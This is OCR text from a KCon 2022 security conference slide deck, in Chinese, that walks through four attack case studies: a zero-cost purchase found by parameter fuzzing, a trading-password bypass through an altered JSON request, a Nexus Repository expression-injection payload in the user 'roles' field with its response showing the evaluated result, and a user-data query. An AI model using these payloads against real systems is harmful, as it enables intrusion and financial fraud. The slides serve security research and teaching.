


KCon

+1

案例一：Fuzz出特定参数值实现零元购






KCon

+1

案例二：改变参数结构实现交易密码绕过

JSON ▾ 自动换行

```
1  POST https://[redacted]/etrading/[redacted] HT
2
3  {
4    "method":"doBusiness",
5    "redeemshare":"0.01",
6    "bankvalue":"[redacted]8%A
7    "tradeacco":"01583444",
8    "capitalmode":"DQ",
9    "tradepassword":[redacted]
10   "withdrawalsmode":"1",
11   "mintredeemStr":"[redacted]",
12   "mintredeem":"1",
13   "shareNV":"",
14   "fund":{
15   "fundcode":"[redacted]",
16   "fundname":"[redacted]
17   "sharetype":"A"
18   },
19   "othertradeacco":"[redacted]",
20   "uservalue":"[redacted]"
21 }
```



KCon

+1

案例三：参数解析插入payload实现RCE

Send Cancel < > Target: ht

Request


Pretty Raw Hex \n

```
1 POST /service/extdirect HTTP/2
2
3 Content-Length: 223
4 X-Requested-With: XMLHttpRequest
5 X-Nexus-Ui: true
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
  Chrome/80.0.3987.149 Safari/537.36
7 Nx-Anti-Csrf-Token: 0.06353542358408082
8 Content-Type: application/json
9 Accept: */*
10
11
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9
14 Cookie: NX-ANTI-CSRF-TOKEN=0.06353542358408082; NXSESSIONID=
  b161d4bd-e5c7-41c4-87a7-ec05839ada7b
15
16 {
   "action":"coreui_User",
   "method":"update",
   "data":[
     {
       "userId":"admin",
       "version":"2",
       "firstName":"admin",
       "lastName":"User",
       "email":"admin@example.org",
       "status":"active",
       "roles":[
         "nxadmin$\\B{233*233}"
       ]
     }
   ],
   "type":"rpc",
   "tid":11
}
```

Response

Pretty Raw Hex Render \n


```
1 HTTP/2 200 OK
2 Date: Tue, 25 Jan 2022 12:17:29 GMT
3 Content-Type: application/json;charset=utf-8
4 Content-Length: 169
5 Server: Nexus/3.20.1-01 (OSS)
6 X-Content-Type-Options: nosniff
7 X-Frame-Options: DENY
8
9 {
   "tid":11,
   "action":"coreui_User",
   "method":"update",
   "result":{
     "messages":null,
     "errors":{
       "roles":"Missing roles: [nxadminB54289]"
     },
     "success":false,
     "data":[
     ]
   },
   "type":"rpc"
}
```



KCon

+1

案例四：解码+构造语句查询所有用户信息



KCon

+1

感谢您的观看

THANK YOU FOR YOUR WATCHING

KCon 2022 黑客大会